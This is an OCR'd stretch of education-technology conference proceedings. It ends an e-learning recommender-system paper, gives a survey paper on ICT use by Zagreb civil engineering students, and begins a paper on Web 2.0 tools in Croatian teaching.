


Figure 2.- Recommendations for downloading




Figure 3.- Recommendations for search and downloading




Figure 4.- Movie title recommendations

IV. RECOMMENDATION SYSTEM IN E-STUDENT

This section presents a recommender system which is implemented in the E-student web-based adaptive educational hypermedia system (WAEHS) used at Subotica Tech. The E-student system is part of a project whose goal is to identify the methods for effective implementation of various adaptive techniques into the e-learning system for C/C++ programming language. With the E-student and the recommender system, two goals are aimed. Firstly, to help students in the learning process by

suggesting effective learning paths. Secondly, it aims to provide feedback about the students' satisfaction regarding the structure of the e-learning system, the e-learning content, the quality of examples, the implemented adaptive techniques and further aspects. Based on the given feedback, the e-learning system and curricula developers can build a system which is easy to use and ensures more effective knowledge transfer.

In the E-student system there are five methods for recommending. Students can mark almost every part of the curricula and the environment, for example lessons, examples, suggested examples, solved programming examples, options for changing environment setup, and so on. Providing recommendation or evaluation is not possible in parts of the system where there are no reasons for doing so: in the forum, in the vocabulary, and in the self-evaluation tests. The implemented types of recommendations are:

1. Number of visits. The simplest social recommendation is achieved indirectly, by visiting the page. The system automatically counts how many times a given page was visited and that number appears at the bottom of that page. All pages have that information at the bottom of the document. Based on the number of the visits one can conclude whether or not the given lesson or the example meets the students' criteria. A large number of visits probably means that students have found the lesson or the example useful.
2. Evaluation. Another possibility of direct personal appreciation is by evaluation with the marks from one to five. In this option the student uses the mouse to choose one or more (up to five) stars. The number of stars represents the mark, and it is displayed on the same page, as seen in "Fig. 5" (marked with the number 2). The user can give a mark many times, but the average value of all students' marks is calculated using the user's last value. The result of the average value of all users is displayed visually both with stars and with numbers (in "Fig 5" marked with the number 1). More colored stars means higher average of all grades. Under the stars there is the exact, decimal value of the average and the total number of users who gave the grades.



Figure 5. - Recommendation with "Five stars" option

3. The third type of recommendation is only available in the option called "External sources". This option provides a set of links to the websites with relevant information sources about C/C++ programming language. In this way it opens the E-student system "to the world" by expanding its knowledge space to the World Wide Web. This page contains a table with 10 hyperlinks to sites on the Internet. The system counts the visits to the recommended sites. The number of the visits (clicks on a link) is located next to the site's link. The number of the clicks is also visualized with the table cell's background color: if it increases the background color will become a darker hue of blue (Fig 6). This is the social navigation support which was first presented in the Knowledge See II project [11].




Figure 6. - The social navigation support for external sources

4. Comments. The fourth option for social recommendation was implemented in the form of comments. Students are available to write comments for the majority of the system's options. Comments also have the function to support asynchronous communication for all users, and to represent a good quality feedback: since the comment is closely related to a page, it is easy to adequately respond to a given written suggestion.
5. The fifth recommender option is a module for navigation assistance, and it is implemented in the "Resolved projects" option presented in "Fig 7". This module is designed to contain a list of ten solved programming examples. Next to the title of the example the student can see how other users have rated it, and how many of the other students have voted for this example.




Figure 7. - The social navigation support solved examples

V. RESULTS

The next type of recommendations demands from the students to explicitly give grades regarding about some part of the system. This condition has proven to be difficult to accomplish: from 58 students only a very limited number used this option actively, which means that more than 200 pages were evaluated with marks form 1 to 5 ("Five star" option) by them between 30 and 50 times. The others did it much more rarely. The same situation can be described in "Writing the comments" option, too. Only few students wrote comments about some part of the e-learning system. But, besides the fact that these options were used only by few students they still provide important information for those less active participants. The data from questionnaire, from the end of

the semester, which tried to get information about how useful the students found the recommender options, shows that the majority of them read comments and pay attention to pages which got a lower mark.

Further researches in this project will try to find the reasons why the majority of the students behave passive about recommender system, and also it is important to determine the objectivity/quality of the provided recommendations

VI. CONCLUSION

The recommender system becomes an aiding tool which could be a solution for handling the huge stream of information from the Internet. Its filtering techniques can help the users to find the most relevant information. In the e-learning systems making recommendations means helping the student navigate on the path to knowledge. The aim of this paper is thus to present five techniques which are implemented in the E-student web-based adaptive hypermedia system. With these recommender options the authors of the system want to help students in the process of learning an ill-structured subject such as C/C++ programming language. The help is offered in two forms: on the one hand, this is the number of page visits, namely, the larger the number, the higher the probability that the given page is, in fact, deemed useful. On the other hand, it is the form of page grades from 1 to 5 that may indicate that the lesson is deemed difficult or problematic. Finally users are given the possibility of leaving comments, thus, should the page contain difficult parts, the students will be sure to discuss it.

Besides helping to navigate the students in knowledge hyperspace, the recommender system also provides a good quality information feedback. This is especially important since an e-learning system is generally considered as a system in which students learn mostly alone. For many students this type of learning is not the most suitable, and if possible, they would return to the frontal type of teaching. If the e-learning system fits some specific needs of the student, it could have an effect to keep them in the electronic environment. With the recommender system presented in this paper the authors have to aim of gathering information about specific needs characteristic of using an e-learning system. The data which are collected directly through the use of the system are presumed to better portray the real situation – the users' opinion – than having students fill in a questionnaire (probably better quality then those provided by answering questionnaires). Naturally, future research will focus on the analysis of the data provided by the recommender system, and eventually improvement of the E-student system based upon those data. Ultimately, the more proficiently the system works, the more efficient the students' learning process will be.

VII. REFERENCES

[1] Montaner, M.; Lopez, B.; de la Rosa, J. L. (June 2003), "A Taxonomy of Recommender Agents on the Internet", Artificial Intelligence Review 19 (4): 285–330, doi:10.1023/A:1022850703159.

[2] Herlocker, J. L.; Konstan, J. A.; Terveen, L. G.; Riedl, J. T. (January 2004), "Evaluating collaborative filtering recommender systems", ACM Trans. Inf. Syst. 22 (1): 5–53, doi:10.1145/963770.963772.

[3] Francesco Ricci and Lior Rokach and Bracha Shapira, Introduction to Recommender Systems Handboo, dowloaded in january 2011, http://www.inf.unibz.it/~ricci/papers/intro-rec-sys-handbook.pdf

[4] Vinton G. Cerf: "A Decade of Internet Evolution", The Internet Protocol Journal, Volume 11, No. 2, june 2008, downloaded from: http://www.cisco.com/web/about/ac123/ac147/archived_issues/ipj_11-2/112_evolution.html

[5] Peter Brusilovsky, "Adaptive Navigation Support for Open Corpus Hypermedia Systems", Adaptive Hypermedia and Adaptive Web-Based Systems, Lecture Notes in Computer Science, 2008, Volume 5149/2008, 6-8, DOI: 10.1007/978-3-540-70987-9_2

[6] http://www.grouplens.org/projects, downloaded 2.january 2012.

[7] Loren Terveen, Will Hill, Brian Amento, David McDonald and Josh Creter., "PHOAKS: a system for sharing recommendations", Communications of the ACM March 1997 v40 n3 p59(4)

[8] R. J. Mooney and L. Roy, "Content-based book recommending using learning for text categorization,", Proc. of the Fifth ACM Conf. on Digital Libraries, pp. 195–204, 2000.

[9] B. M. Sarwar, G. Karypis, J. A. Konstan, and J. T. Riedl, "Item-based collaborative filtering recommendation algorithms," Proc. of the Tenth Int. WWW Conf., pp. 285–295, 2001.

[10] Choochart Haruechaiyasak Mei-Ling Shyu Shu-Ching Chen, "A web-page recommender system via a data mining framework and the Semantic Web concept", International Journal of Computer Applications in Technology archive Volume 27 Issue 4, October 2006

[11] Brusilovsky, P., Chavan, G., andFarzan, R., "Social Adaptive Navigation Support for Open Corpus Electronic Textbooks", Proceedings of the Third International Conference on Adaptive Hypermedia and Adaptive Web-Based Systems, (pp. 24-33). Eindhoven, The Netherlands: Springer LNCS 2004.

The Role of Information Technology in Teaching Civil Engineering at Polytechnic of Zagreb

Mandi Orlić* and Marija Marinović **
*Polytechnic of Zagreb, Department of Civil Engineering, Zagreb, Croatia
**Department of Informatics, University of Rijeka, Rijeka, Croatia
morlic1@tvz.hr, marinm@inf.uniri.hr

Abstract - The development of information and communication technology (ICT) has influenced changes in various fields of science, economy and education as well as in the society in general. The objective of this paper is to put forward the importance of implementation of ICT in teaching at Department of Civil Engineering of Polytechnic of Zagreb and specialist civil engineering studies at the same school. The paper presents results of research involving students of the first year of expert and specialist study of civil engineering at Polytechnic of Zagreb on importance of implementation of ICT in teaching as a considerable and a basic precondition for overcoming current problems in future practical business operation.

I. INTRODUCTION

New technologies, new communication methods, development of information and communication technology (ICT), particularly Internet, have contributed to changes at all social levels and education process as well. The ICT has become an integral part of education system as a support to teacher in traditional teaching or as a substitute to such teaching with one of the numerous new methods and procedures in educational, learning and teaching process.

The development of ICT faces us with the concept of computer literacy and the concept of information literacy as well, which makes the foundation for development of the modern society. Today's society is becoming more and more dependent on new technology, increasing attention is given to computer literacy, which in the current information age is no less significant as was reading, writing and calculus in the 19th-20th centuries [1]. Computer literacy is an understanding of the concepts, terminology and operations that relate to general computer use. It is the essential knowledge needed to function independently with a computer. This functionality includes being able to solve and avoid problems, adapt to new situations, keep information organized and communicate effectively with other computer literate people [2].

Information literacy represents awareness of need for information and having knowledge as to how to find, assess and efficiently use the best and most recent information available in order to solve a problem or make a decision. In such a process, information sources may be quite different, for example, books, magazines, computers, TV, film, Internet [3]. An information literate person is one who [4]:

- recognizes that accurate and complete information is the basis for intelligent decision making,
- recognizes the need for information,
- formulates questions based on information needs,
- identifies potential sources of information,
- develops successful search strategies,
- accesses sources of information including computer-based and other technologies,
- evaluates information,
- organizes information for practical application,
- integrates new information into an existing body of knowledge,
- uses information in critical thinking and problem solving.

Internet is an inexhaustible source of information and as such it represents the central point for learning. Pupils, students and teachers use Internet and its enormous resources in order to make education process more complete, interactive and dynamic and finally more productive unlike the classic teaching method. It can be said that the Internet is the largest education information system nowadays. For example, E-mail represents a new and efficient way of communication between teachers and students. Discussion lists are used to deepen the usual face to face communication with a teaching group as well as distance learning. Web chat and instant messaging technologies makes possible connecting students from all over the world and their communication and discussion on particular education topic. Web, as a source of information becomes supplement to classic learning materials and usage of various web tools makes education tasks more dynamic and enables better interaction between teachers and students. Students' desire for searching was probably initiated by private interests, which later, after having acquired experience and knowledge, extended to the studying [5].

Based on the empirical research, the paper establishes the role of ICT in teaching at professional and specialist studies at Civil Engineering Department at Polytechnic of Zagreb, in order to initiate the advanced approach and

contents in working with ICT aiming to master the teaching material more efficiently.

II. RESEARCH METHODOLOGY

The paper is based on the empirical research performed during January 2012 at Polytechnic of Zagreb involving two groups of students. The research included 144 first year students of professional studies and 73 first year students of specialist civil engineering studies, or a total of 217 students.

The first year professional studies students were chosen because these are the youngest students who recently completed their secondary education. It is our assumption that these students that use Internet the most, i.e. most frequently for searching and collecting information in respect to both their private and education needs.

The second group consists of the first year civil engineering specialist studies students. These students completed professional civil building studies, but it must be pointed to the fact that 90% of them have been employed and have a minimum two year work experience. Remaining 10% are students who continued their education immediately after completing their three year professional civil engineering education. The fact that such a large number of students are employed and have work experience in civil engineering (many of them several years of experience) led us to the assumption that it is this group that could make best assessment as to whether IT training they were given during studies is sufficient to overcome challenges at work.

The objective of research is to present results obtained with the first year students at professional and specialist civil engineering studies at Polytechnic of Zagreb on importance of implementation of IC technology in education process. The research was performed in order to understand the efficiency, frequency and purpose of using Internet by students. The work explored which programs they use, how familiar they are with using these applications, how they assess their computer literacy as well as their opinion on IT training during studies.

For the research purposes, we used a questionnaire developed particularly for this work. The questionnaire consists of 15 questions of which ten questions are closed type, two questions are semi closed type as they offer examinees to enter more detailed comment, while three questions are open type where examinees should write down their answer at will.

III. RESEARCH RESULTS AND INTERPRETATION

For the sake of clarity and ease of survey, each question is separately presented in this part of the paper.

Answer to the first question is students' self assessment of their computer literacy. It is through this question that we wanted to learn the level of students' IT knowledge. As much as 80% of the examinees consider themselves as computer literate, 19% believes not to be completely literate, while only 1% of students do not consider themselves computer literate (Figure 1). It is interesting that this 1% of students is enrolled in professional studies.




Figure 1. Do you consider yourself computer literate?

It is the development of IT and Internet that made computer a tool for searching, saving, creating and exchange of information. Nowadays, computers and Internet are mostly used for finding and managing data. That is why in the second question we wanted to find out how often students use computer as an aid in learning. We also wanted to gradually direct examinees towards further developments of the interview. Table I shows that specialist studies students, 83,6% of them, use computer as an aid in learning more than their younger colleagues from the professional studies.

TABLE I. COMPUTER AS AN AID IN LEARNING

Answer	Regularly	Sometimes	Never
Professional study (N=144)	65,3 %	34 %	0,7 %
Specialist graduate (N=73)	83,6 %	16,4 %	0
All students (N=217)	71,4 %	28,1 %	0,5 %

The third, fourth, fifth and sixth question seek to find out how well and frequent and for what purposes students use the Internet.

As to the fourth question, 57,14% of examinees declared to be very good in knowing internet, 41,01% assessed their capabilities as good, while there are no students who do not use Internet, which finding was expected (Figure 2).

As to the frequency of usage, 95,4% of examinees answered to use Internet on daily basis.




Figure 2. How do you assess your knowledge and usage of Internet?

The sixth question „For what purposes do you use Internet?“ student were offered with multiple answers, but also to enter their comments freely. In these questions, students explained whether they use Internet for e-mail, literature search, supplementing teaching materials, professional work, entertainment (games) or some other purposes. Although it was expected that a large number of students used Internet for games and entertainment, only 50,25% of students actually use Internet for such purposes. As expected, 92,63% of examinees use Internet for e-mailing, 87,and 5% for searching literature, 61, 7% for supplemental teaching materials and 35% for professional work (Table II). 20% of students using Internet for other purposes explained that they use it for Facebook, entertainment, listening music and watching movies.

TABLE II. FOR WHAT PURPOSE DO YOU USE INTERNET?

Answer	E-mail	Literature search	Update teaching materials	Job	Playing games
Professional study (N=144)	89,6 %	84,7 %	57,6 %	16,7 %	54,2 %
Specialist graduate (N=73)	98,6 %	87,7 %	69,9 %	71,2 %	42,5 %
All students (N=217)	92,63%	85,7 %	61,7 %	35 %	50,2 %

The seventh question assesses skills of using Word, Excel and Power Point as basic software as well as AutoCad, ArchiCad, ArmCad, Tower, Sci and Nemetschek packages which are necessary in civil engineering trade and Wolfram Mathematica and Matlab package, which are extremely useful in acquiring knowledge in mathematics, statistics and probability theory and projective geometry.

Table III shows that almost all examinees are most familiar with Word. There is no examinee that does not use it. Somewhat smaller number of examinees, but more than expected (98,6%) uses PowerPoint. Number of those using Excel is as expected (97,2%). Among the strictly professional programs, most examinees use AutoCad (83%), while only 6% is able to use SCIA software. Wolfram Mathematica (18,5%) and Matlab (12%) may be considered as poorly used among students.

TABLE III. HOW DO YOU ASSESS YOUR SKILL WITH PARTICULAR SOFTWARE?

Software	Very good	Good	Poor	I do not use it
Word	44,2 %	53,5 %	2,3 %	0
Excel	25,3 %	58,1 %	13,8 %	2,8 %
Power Point	31,3 %	52,1 %	15,2 %	1,4 %
AutoCad	37,8 %	32,3 %	12,9 %	17,1 %
ArchiCad	3,7 %	5,1 %	28,6 %	62,7 %
ArmCad	1,4 %	0,9 %	20,3 %	77,4 %
Toerw	1,4 %	4,1 %	15,7 %	78,8 %
Scia	0	0,5 %	5,5 %	94 %
Nemetschek	0,5 %	0,9 %	6,5 %	92,2 %
Wolfram Mathematica	0,9 %	6,5 %	11,1 %	81,6 %
Matlab	0	2,3 %	9,7 %	88 %

Since previous question provides answer as to users skills in using user programs, the eighth question should answer where they have acquired specific IT knowledge – at high school, college, on their own or attending a course (Table IV).

TABLE IV. WHERE DID YOU LEARN TO USE FOLLOWING SOFTWARE?

Software	In high school	In college	Self education	Course
Word (N=217)	52,5 %	0,5 %	44,2 %	2,8 %
Excel (N=211)	60,2 %	0,5 %	36 %	3,3 %
Power Point (N=214)	53,7 %	1,4 %	41,6 %	3,3 %
AutoCad (N=180)	57,2 %	7,8 %	30,6 %	4,4 %
ArchiCad (N=81)	12,3 %	4,9 %	79 %	3,7 %
ArmCad (N=49)	2 %	16,3 %	73,5 %	8,2 %
Toerw (N=46)	2,2 %	54,3 %	39,1 %	4,3 %
Scia (N=13)	0	7,7 %	84,6 %	7,7 %
Nemetschek (N=17)	0	5,9 %	88,2 %	5,9 %
Wolfram Mathematica (N=40)	2,5 %	15 %	82,5 %	0
Matlab (N=26)	7,7 %	7,7 %	84,6 %	0

With this question, we wanted to explore whether examinees attended an IT class at high school or college that could have contributed to their knowledge and usage of mentioned software, but their engagement and investment in knowledge through self training and attending courses as well. Obtained results show that a large number of students, which is commendable, adopted skill in using software on their own. Since the college does not provide IT subjects while information

and communication technology have been constantly advancing and developing, continuous training is necessary as well. New technologies, user software and digital learning materials should be intergraded in education process in more quality ways and thus provide easier adoption of teaching material.

The ninth question, „Do you use some other software?“ remained unanswered by 63,6% of students, 18,4% replied that they did not use any other program, while remaining 18% stated programs they use. 28,2% of them use Adobe Photoshop, 18% use Microsoft Project and 10,3% use Solid Works. Detailed data are presented in Table V.

TABLE V. DO YOU USE ANY OTHER SOFTWARE?

Software	Percentage of students
Adobe Photoshop	28,2 %
Microsoft Project	17,9 %
Solid Works	10,3 %
3D Max	5,1 %
Adobe Dreamweaver	5,1 %
Artlantis	5,1 %
Catia	5,1 %
C++	2,6 %
Cinema	2,6 %
CorelDRAW	2,6 %
Platea	2,6 %
Primavera	2,6 %
Sinumerik	2,6 %
Solid Edge	2,6 %
StruCAD	2,6 %
Urbano	2,6 %

The tenth questions in respect to the purpose of usage software, offered students multiple answers as well as additional space for entering their additional opinion. (Figure 3). Software in education purposes is used by 79,3% of examinees, 30% of them use software for professional purposes at work, while 61,3% examinees use software for private purposes. Those using software in professional work are mostly students at specialist studies (70,8%).




Figure 3. Software is used for:

It was an expected result considering that they are external students. None of the students mentioned any other purpose for using mentioned software.

As students learn a very few software packages as a part of college curriculum and 40% of enrolled students completed grammar school, meaning that neither during their secondary education did they met software required in civil engineering field, we explored their opinion as to what software should be taught at college.

Most of the students (39,6%) consider AutoCad package to be indispensably taught at college. Although the majority of students declared to use AutoCad, Table IV shows that 30,6% of students using it, have learnt it on their own. Therefore such an answer is no surprise. Table VI, where data referring to question no. 11, shows that 11,1%, 9,2% and 8,3% of examinees believes that Excel, Word and ArchiCad respectively should be taught.

TABLE VI. WHAT SOFTWARE SHOULD BE TAUGHT AT COLLEGE?

Software	Percentage of students
AutoCAD	39,6 %
Excel	11,1 %
Word	9,2 %
ArchiCad	8,3 %
Power Point	5,1 %
Tower	3,2 %
ArmCad	1,8 %
Microsoft Project	1,4 %
Scia	0,9 %
Primavera	0,5 %

The twelfth question may be considered as one of the more important in the interview. Is questions whether students receive enough of IT training at their studies. Large number of students, 66%, believe that IT training is insufficient during studies while only 6% considers that the training is sufficient and 28% of the have no opinion at all (does not know) (Figure 4).




Figure 4. Do you believe to receive enough IT training at studies?

Question „Do you believe that IT should be used at larger scale during studies?“ was positively answered by 82% students, while only 5% considers that IT technology is sufficiently used. 13% of students have no opinion (does not know) (Figure 5).




Figure 5. Do you believe that information technology should be used in teaching at larger scale?

As we expected and assumed, and as supported by the results of the interview, a very few students use Wolfram Mathematica or Matlab package, the last two questions refer to implementation of these packages in teaching mathematics or statistics and probability respectively.

Approximately equal number of students does not know (39%) or believes that some of the mentioned packages should be implemented in teaching (42%). Remaining 19% does not believe necessary to introduce mentioned programs in teaching mathematics or statistics and probability respectively (Figure 6).

The last question offered student opportunity to express their opinion as to the benefits of using some mathematical software in teaching mathematics subjects. Opinion was provided by 25,8% of students, while the remaining did not write anything. They mostly believe




Figure 6. Do you believe that information technology should be used in teaching mathematics or statistics and probability?

that the implementation of some mathematical software would provide easier and faster understanding of teaching material and consequently faster problem solving. However, many of them believe it would not be necessary to be familiar with the procedure of solving (theory) as the particular software package provides necessary support and solution.

IV. CONCLUSION

Interview results show that it is necessary to introduce training for Cad and Microsoft Project packages in the education process in civil engineering studies at Polytechnic Zagreb. Currently, these programs are used in a small degree at specialist civil engineering studies within particular subjects. This is obviously not enough. All obtained results point to the fact that certain software should be given better attention within certain subjects or to offer respective training as optional subjects. This would help students who did not master them during secondary education or at their own, particularly students who did not completed trade educations, especially in civil engineering and give them opportunity to acquire knowledge on basic user software in the civil engineering field.

Mathematics and geometry play an important role at civil engineering studies. Nowadays, subject projective geometry use program AutoCad for almost all geometry tasks [6]. However, subject Mathematics I and Mathematics II at professional studies and Mathematics and Statistics and probability at specialist civil engineering studies not single mathematics software was used. Since 82% of examinees consider that it is necessary and desirable to use mathematics software in teaching mathematics, as well as do we believe, we plan to use Wolfram Mathematica program in teaching some mathematic topics as of the next academic year.

BIBLIOGRAPHY

[1] C. A. Anderson, Computer Literacy: Rationale, Definition and Practices. Paper presented at a Satellite Teleconference on Microcomputers in Education, 1983.

[2] Computer Literacy USA, Setting global standards for computer literacy, testing and certification,
(URL: http://www.virtualbill.net/clu/index.html)

[3] Đ. Nadrljanski, Informatička pismenost i informatizacija obrazovanja, Informatologija 39, 2006, 4, 262-266

[4] C. S. Doyle, Information Literacy in an Information Society: A Concept for the Information Age, Syracuse, ERIC Clearinghouse on Information & Technology, 1994.

[5] http://e.foi.hr/wiki/blog/Matija_k/2009/02/02/projekt-internet-i-obrazovanje-1/

[6] S. Gorjanec, V. Benić, O informatizaciji nastave geometrije na Građevinskom fakultetu u Zagrebu, Zbornik radova 1. simpozija Računalstvo u graditeljstvu, Zagreb 2003, 277-283.

Use of Web 2.0 tools in teaching

M. Gligora Marković*, M. Rauker Koch ** i Miro Frančić*
* Polytechnic of Rijeka/Business Department, Rijeka, Croatia
** Railway and technical school Moravice, Vrbovsko, Croatia
mgligoram@veleri.hr
marina.rauker@skole.hr
mfrancic@veleri.hr

Abstract - Using information and communication technology (ICT) is unavoidable in today's learning and teaching process at all levels of education, and the use of Web 2.0 tools is the evidence of it.
What makes Web 2.0 tools very appropriate for this purpose is its availability on any computer with an Internet connection, simplicity of use, ease of communication and participant's interaction in education. The ease of communication drives students to use the tools even in their free time stimulating teamwork and creativity. Additionally, the tools are free of charge and may need only user registration and, in many cases, single computer per classroom is enough. To find out to what extent these tools are used in our educational institutions the research was conducted among teachers in the Republic of Croatia (RH) through an online survey.
The research results show that majority of teachers use ICT in teaching, but mainly as Power Point presentations. The teachers use Web 2.0 tools several times a week, primarily for exchanging audio and video learning materials. In future, a lot of them plan to use Web 2.0 tools with the aim of encouraging students to increase their participation in educational process through interaction and exchange of educational materials.

I. INTRODUCTION

The Internet, and especially tools based on Web 2.0 technology, has become an unavoidable part of everyday life. Un-doubtable is their usage in education as well. Web 2.0 tools are implemented in all educational levels, from elementary schools to universities. They are also applicable in different scientific disciplines. Application of new technologies in education has resulted in emergence of new learning theories. Theory of learning in a digital era, authored by George Siemens [1], puts an emphasis on connecting information and social bonds which enable students to broaden their knowledge.[2] This theory certainly refers to usage of Web 2.0 technology and gaining the knowledge through those tools.

Since we are witnesses of permanent expectations of all participants of learning process of desirable usage of new technologies in education, some of the questions emerged along the way: Do teachers in Republic Croatia (RH) use Web 2.0 tools, in which modes and measure, is it affected by their age, work experience, level of education, what sort of barriers do they confront, do they educate themselves in this area? Answers were provided by research through questionnaire available within category Education on www.carnet.hr.

II. WEB 2.0

A. *What is Web 2.0?*

Concept Web 2.0 was originally used by Tim O'Reilly and Dale Dougherty in 2004 when they were supposed to create a name for a conference which dealt with development of web technologies [3]. There are many definitions of this concept, but neither generally accepted. O'Reilly [3] also believes that Web 2.0 doesn't have firm boundaries which help to describe it though it can be defined through several following characteristics:

- web as platform – all applications can be used by web browser, regardless to the computer from which they are accessed
- collective intelligence – cooperation aimed at gaining the collective knowledge
- users' control over data – data belong to users so they control them personally
- users improve individually content or application
- social networking – group of people with common interests
- upgrading the users' experience – through complex graphic interfaces based upon technology such as Ajax (Asynchronous JavaScript and XML)

B. *Classification of Web 2.0 tools*

Today there are many different Web 2.0 tools with different purposes. Many of these are applied in education, and they can be divided into following categories [3]:

- **Tools for media exchange** – they encompass exchange of photography, sub-casting and Vlogging. Exchange of photos is realised through Internet photo albums that enable publishing, commenting, browsing, tagging and geo-tagging of photos, such as Flickr and Zoto. Concept sub-cast is compound of words POD (Playable on Demand) and English word broadcast, with main purpose to create and advertise audio materials, such as Odeo. Vlogging, short from video-blogging enables advertising, searching and commenting video materials, with the most popular tool, Youtube.

- **Communication Tools** – used for exchange of knowledge and experiences between users as an important segment of knowledge adoption. Communication can be textual, audio or video. This group of tools encompasses social networks (MySpace, Facebook), tools for videoconference (Tinychat), tools for audio-conference (YackPack, Chinswing) and tools for exchange of textual messages (Yaplet).
- **Cooperation Tools** – their aim is to enable cooperation between multiple users on the same assignment. Bubbl.us is used for interactive creation of cognitive maps that can be uploaded on web pages, sent via email or print, Thikature is online interactive board for exchange and connecting ideas, Etoody and NoteMash enable exchange of notes, while Imagination Cubed is used in exchange of knowledge through creation of sketches.
- **Creative Learning Tools** – they motivate users to be creative and active. LetterPop is tool used in creation of brochures, Bubbir is used for creation of comics on basis of pictures generated by Flickr, while Bubbleply and Mojiti provide redecoration of video recordings by adding bubbles with comments.
- **Creation of Learning Tools** – used in organisation of learning materials, integration of picture, audio and video contents and navigation among them, i.e. Slidestory which can connect line of pictures or presentations and speech in the unit, and Nanolearning which provides a possibility for dividing and organising learning materials with line of smaller segments.
- **Replacement of the standard desktop applications** – web applications which replace standard office tools usually installed on computers. Zoho Writer is application for editorial analysis of text which provides work to several users over one document, while Editgrid is used for budget tables and it also ensures collaboration. Spresent, an alternative to Power Point, is tool for creating presentations, while Gliffy helps to generate different diagrams. There are tools that replace whole office packages and unite editorial analysis of text, budget tables and presentations, such as Thinkfree.
- **Learning Management Systems (LMS)** – refer to almost all possibilities of above mentioned categories and integration with them, so their basic purpose is to support education. Elgg offers creation of profiles, blogs, saving and tagging data, creation of audio recordings, usage of RSS etc. Haiku embeds the whole tools' package which helps teachers to research students to learn, with all of them simultaneously online.
- **Tools for social bookmarks** – used for organisation and sharing the favourite Internet resources targeted at producing the common opinion of such source. Tools Del.icio.us and Ma.gnolia are used for such a purpose.

C. Web 2.0 and learning

